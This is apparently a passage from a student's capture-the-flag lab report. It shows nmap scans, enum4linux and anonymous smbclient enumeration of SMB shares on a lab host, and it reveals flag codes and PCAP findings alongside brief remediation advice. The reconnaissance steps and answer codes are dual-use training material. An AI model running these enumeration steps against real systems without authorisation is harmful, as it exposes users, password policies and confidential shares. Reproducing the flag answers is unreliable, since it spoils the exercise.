- **Disable NTLM:** Transition to Kerberos authentication to mitigate "Pass-the-Hash" attacks and other credential-based exploits.



```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ nmap 10.5.5.0/24  
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-13 13:25 UTC  
Nmap scan report for 10.5.5.1  
Host is up (0.00086s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap scan report for mutillidae.pc (10.5.5.11)  
Host is up (0.0010s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp  open  mysql  
  
Nmap scan report for dvwa.pc (10.5.5.12)  
Host is up (0.00097s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap scan report for juice-shop.pc (10.5.5.13)  
Host is up (0.00085s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
3000/tcp  open  ppp
```

```
kali@Kali: ~  
File Actions Edit View Help  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
3000/tcp  open  ppp  
  
Nmap scan report for gravemind.pc (10.5.5.14)  
Host is up (0.00081s latency).  
Not shown: 994 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
53/tcp    open  domain  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
  
Nmap scan report for webgoat.pc (10.5.5.15)  
Host is up (0.00091s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
8888/tcp  open  sun-answerbook  
9001/tcp  open  tor-orport  
  
Nmap done: 256 IP addresses (6 hosts up) scanned in 8.45 seconds  
  
(kali@Kali)-[~]  
$
```

It shows that IP address 10.5.5.14 has port 139 and 445 (netbios-ssn and Microsoft-ds) can be used to discover if there are any unsecured shared directories located on the SMB server.

Using enum4linux -a 10.5.5.14, it shows below


```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
(kali@Kali)-[~]  
$ enum4linux -a 10.5.5.14  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jan 13 13:44:43 2026  
  
===== ( Target Information ) =====  
=====
```

Target	10.5.5.14
RID Range	500-550,1000-1050
Username	''
Password	''
Known Usernames ..	administrator, guest, krbtgt, domain admins, root, bin, none

```
  
===== ( Enumerating Workgroup/Domain on 10.5.5.14 ) =====  
=====
```

[E] Can't find workgroup/domain

```
  
===== ( Nbtstat Information for 10.5.5.14 ) =====  
=====
```

```
kali@Kali: ~  
File Actions Edit View Help  
Looking up status of 10.5.5.14  
No reply from 10.5.5.14  
  
===== ( Session Check on 10.5.5.14 ) =====  
[+] Server 10.5.5.14 allows sessions using username '', password ''  
  
===== ( Getting domain SID for 10.5.5.14 ) =====  
Domain Name: WORKGROUP  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
===== ( OS information on 10.5.5.14 ) =====  
[E] Can't get OS info with smbclient
```

```
kali@Kali: ~  
File Actions Edit View Help  
[E] Can't get OS info with smbclient  
  
[+] Got OS info for 10.5.5.14 from srvinfo:  
GRAVEMIND      Wk Sv PrQ Unx NT SNT Samba 4.9.5-Debian  
platform_id    :      500  
os version     :      6.1  
server type    :      0x809a03  
  
===== ( Users on 10.5.5.14 ) =====  
  
index: 0x1 RID: 0x3e8 acb: 0x00000015 Account: masterchief      Name:      Desc:  
index: 0x2 RID: 0x3e9 acb: 0x00000015 Account: arbiter      Name:      Desc:  
user:[masterchief] rid:[0x3e8]  
user:[arbiter] rid:[0x3e9]  
  
===== ( Share Enumeration on 10.5.5.14 ) =====  
  
Sharename      Type      Comment  
-----  
homes          Disk      All home directories
```

```
kali@Kali: ~  
File Actions Edit View Help  
  
Sharename      Type      Comment  
-----  
homes          Disk      All home directories  
workfiles      Disk      Confidential Workfiles  
print$         Disk      Printer Drivers  
IPC$           IPC       IPC Service (Samba 4.9.5-Debian)  
Reconnecting with SMB1 for workgroup listing.  
  
Server          Comment  
-----  
Workgroup       Master  
  
[+] Attempting to map shares on 10.5.5.14  
  
[E] Can't understand response:  
  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
//10.5.5.14/homes      Mapping: N/A Listing: N/A Writing: N/A  
//10.5.5.14/workfiles  Mapping: OK Listing: OK Writing: N/A  
//10.5.5.14/print$     Mapping: OK Listing: OK Writing: N/A
```

```
kali@Kali: ~  
File Actions Edit View Help  
[E] Can't understand response:  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*  
//10.5.5.14/IPC$ Mapping: N/A Listing: N/A Writing: N/A  
  
===== ( Password Policy Information for 10.5.5.14 ) =====  
  
[+] Attaching to 10.5.5.14 using a NULL share  
[+] Trying protocol 139/SMB ...  
[+] Found domain(s):  
    [+] GRAVEMIND  
    [+] Builtin  
[+] Password Info for Domain: GRAVEMIND  
    [+] Minimum password length: 5  
    [+] Password history length: None  
    [+] Maximum password age: 37 days 6 hours 21 minutes  
    [+] Password Complexity Flags: 000000  
  
    [+] Domain Refuse Password Change: 0
```



```
kali@Kali: ~  
File Actions Edit View Help  
[+] Password Complexity Flags: 000000  
    [+] Domain Refuse Password Change: 0  
    [+] Domain Password Store Cleartext: 0  
    [+] Domain Password Lockout Admins: 0  
    [+] Domain Password No Clear Change: 0  
    [+] Domain Password No Anon Change: 0  
    [+] Domain Password Complex: 0  
  
    [+] Minimum password age: None  
    [+] Reset Account Lockout Counter: 30 minutes  
    [+] Locked Account Duration: 30 minutes  
    [+] Account Lockout Threshold: None  
    [+] Forced Log off Time: 37 days 6 hours 21 minutes  
  
[+] Retrieved partial password policy with rpcclient:  
  
Password Complexity: Disabled  
Minimum Password Length: 5  
  
===== ( Groups on 10.5.5.14 ) =====
```

```
kali@Kali: ~  
File Actions Edit View Help  
===== ( Groups on 10.5.5.14 ) =====  
[+] Getting builtin groups:  
[+] Getting builtin group memberships:  
[+] Getting local groups:  
[+] Getting local group memberships:  
[+] Getting domain groups:  
[+] Getting domain group memberships:  
===== ( Users on 10.5.5.14 via RID cycling (RIDS: 500-550,1000-1050) ) =====  
[I] Found new SID:
```

```
kali@Kali: ~  
File Actions Edit View Help  
[I] Found new SID:  
S-1-22-1  
[I] Found new SID:  
S-1-5-32  
[I] Found new SID:  
S-1-5-32  
[I] Found new SID:  
S-1-5-32  
[I] Found new SID:  
S-1-5-32  
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''  
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
```

```
kali@Kali: ~  
File Actions Edit View Help  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)  
[+] Enumerating users using SID S-1-5-21-3080196717-3701805971-2094628062 and  
    logon username '', password ''  
S-1-5-21-3080196717-3701805971-2094628062-501 GRAVEMIND\nobody (Local User)  
S-1-5-21-3080196717-3701805971-2094628062-513 GRAVEMIND\None (Domain Group)  
S-1-5-21-3080196717-3701805971-2094628062-1000 GRAVEMIND\masterchief (Local U  
ser)  
S-1-5-21-3080196717-3701805971-2094628062-1001 GRAVEMIND\arbiter (Local User)  
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\masterchief (Local User)  
S-1-22-1-1001 Unix User\arbiter (Local User)  
  
===== ( Getting printer info for 10.5.5.14 ) =====  
  
No printers returned.  
  
enum4linux complete on Tue Jan 13 13:45:57 2026  
  
(kali@Kali)-[~]  
$
```



```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ smbclient -L 10.5.5.14  
Password for [WORKGROUP\kali]:  
Anonymous login successful  


| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |

  
(kali@Kali)-[~]  
$
```

Below is the list of Sharenames that are on 10.5.5.14 network

- ✓ homes
- ✓ workfiles
- ✓ print\$
- ✓ IPC\$

Using the anonymous password to login to network, only workfiles, print\$ and IPC\$ SMB directories are shared and can be accessed by anonymous user as shown in the screenshots below;


```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ smbclient -L 10.5.5.14  
Password for [WORKGROUP\kali]:  
Anonymous login successful  


| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |

  
(kali@Kali)-[~]  
$ smbclient //10.5.5.14/workfiles  
Password for [WORKGROUP\kali]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \>
```


```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ smbclient -L //10.5.5.14/homes -N  
Anonymous login successful  


| Sharename | Type | Comment                          |
|-----------|------|----------------------------------|
| homes     | Disk | All home directories             |
| workfiles | Disk | Confidential Workfiles           |
| print\$   | Disk | Printer Drivers                  |
| IPC\$     | IPC  | IPC Service (Samba 4.9.5-Debian) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |

  
(kali@Kali)-[~]  
$ smbclient //10.5.5.14/homes -N  
Anonymous login successful  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
  
(kali@Kali)-[~]  
$
```

A screenshot of a Kali Linux terminal window. The window title is 'kali@Kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal text shows a user prompt '(kali@kali)-[~]' followed by the command '\$ smbclient //10.5.5.14/IPC\$ -N'. The output is 'Anonymous login successful' and 'Try "help" to get a list of possible commands.'. The prompt 'smb: \>' is shown with a cursor.

```
kali@Kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ smbclient //10.5.5.14/IPC$ -N  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \>
```

IN the Print\$ share, using 'ls' command to get the list of the directories and 'cd' command to navigate to each of the directories to view their contents.

The code for Challenge 3: NWs39691. (using the 'more sxij42.txt' prompt to view the content)


The screenshots of the procedures are below;

```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ smbclient //10.5.5.14/print$  
Password for [WORKGROUP\kali]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
IA64  
x64  
W32X86  
W32MIPS  
W32ALPHA  
COLOR  
W32PPC  
WIN40  
OTHER  
color  
D 0 Mon Aug 14 09:42:06 2023  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Fri Oct 8 00:00:00 2021  
D 0 Mon Aug 30 05:00:05 2021  
  
38497656 blocks of size 1024. 8379048 blocks available  
smb: \> 
```

```
kali@Kali: ~  
File Actions Edit View Help  
(kali@Kali)-[~]  
$ smbclient //10.5.5.14/print$ -N  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
IA64  
x64  
W32X86  
W32MIPS  
W32ALPHA  
COLOR  
W32PPC  
WIN40  
OTHER  
color  
D 0 Mon Aug 14 09:42:06 2023  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Fri Oct 8 00:00:00 2021  
D 0 Mon Aug 30 05:00:05 2021  
38497656 blocks of size 1024. 8354484 blocks available  
smb: \> cd OTHER  
smb: \OTHER\> ls  
.  
..  
sxij42.txt  
D 0 Fri Oct 8 00:00:00 2021  
D 0 Mon Aug 14 09:42:06 2023  
N 103 Tue Oct 12 00:00:00 2021  
38497656 blocks of size 1024. 8354484 blocks available  
smb: \OTHER\> 
```



```
kali@Kali: ~  
File Actions Edit View Help  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
IA64  
x64  
W32X86  
W32MIPS  
W32ALPHA  
COLOR  
W32PPC  
WIN40  
OTHER  
color  
D 0 Mon Aug 14 09:42:06 2023  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Aug 30 05:00:05 2021  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Mon Sep 2 13:39:42 2019  
D 0 Fri Oct 8 00:00:00 2021  
D 0 Mon Aug 30 05:00:05 2021  
38497656 blocks of size 1024. 8354484 blocks available  
smb: \> cd OTHER  
smb: \OTHER\> ls  
.  
..  
sxij42.txt  
D 0 Fri Oct 8 00:00:00 2021  
D 0 Mon Aug 14 09:42:06 2023  
N 103 Tue Oct 12 00:00:00 2021  
38497656 blocks of size 1024. 8354484 blocks available  
smb: \OTHER\> get sxij42.txt  
getting file \OTHER\sxij42.txt of size 103 as sxij42.txt (50.3 KiloBytes/sec)  
(average 50.3 KiloBytes/sec)  
smb: \OTHER\> more sxij42.txt
```



Challenge 4: Analyze a PCAP File to Find Information.

STEP 1

- ✓ The IP address of the target computer is 10.5.5.11
- ✓ The directories on the target that are revealed in the PCAP are;
 - /database-offline.php
 - /styles/test/
 - /data/
 - /includes
 - /passwords
 - /icons.text/gif
 - /webservices/soap/lib

STEP 2

- ✓ The URL of the file that contains the code for the flag is 'http://10.5.5.11/data/'
- ✓ The Content of the file is xml with the below entry

Employee ID="0">

<UserName>Flag</UserName>

<Password>Here is the Code for Challenge 4!</Password>

<Signature>21z-1478K</Signature>

<Type>Flag</Type>


- ✓ The code for challenge 4 is '21z-1478K'


STEP 3

To prevent unauthorized persons from viewing file content, these are the two primary remediation methods:

- ✓ Encryption: This method uses mathematical algorithms to scramble the file data into an unreadable format (ciphertext), ensuring that even if a file is stolen, it cannot be read without the specific decryption key.
- ✓ Access Control: This involves setting specific permissions and authentication requirements—such as passwords or biometrics—to ensure that only verified identities with authorized privileges can open or view the file.

```
kali@Kali: ~/Downloads
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(kali@Kali)-[~]
$ cd Downloads
(kali@Kali)-[~/Downloads]
$ ls
SA.pcap
(kali@Kali)-[~/Downloads]
$
```





SA.pcap

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
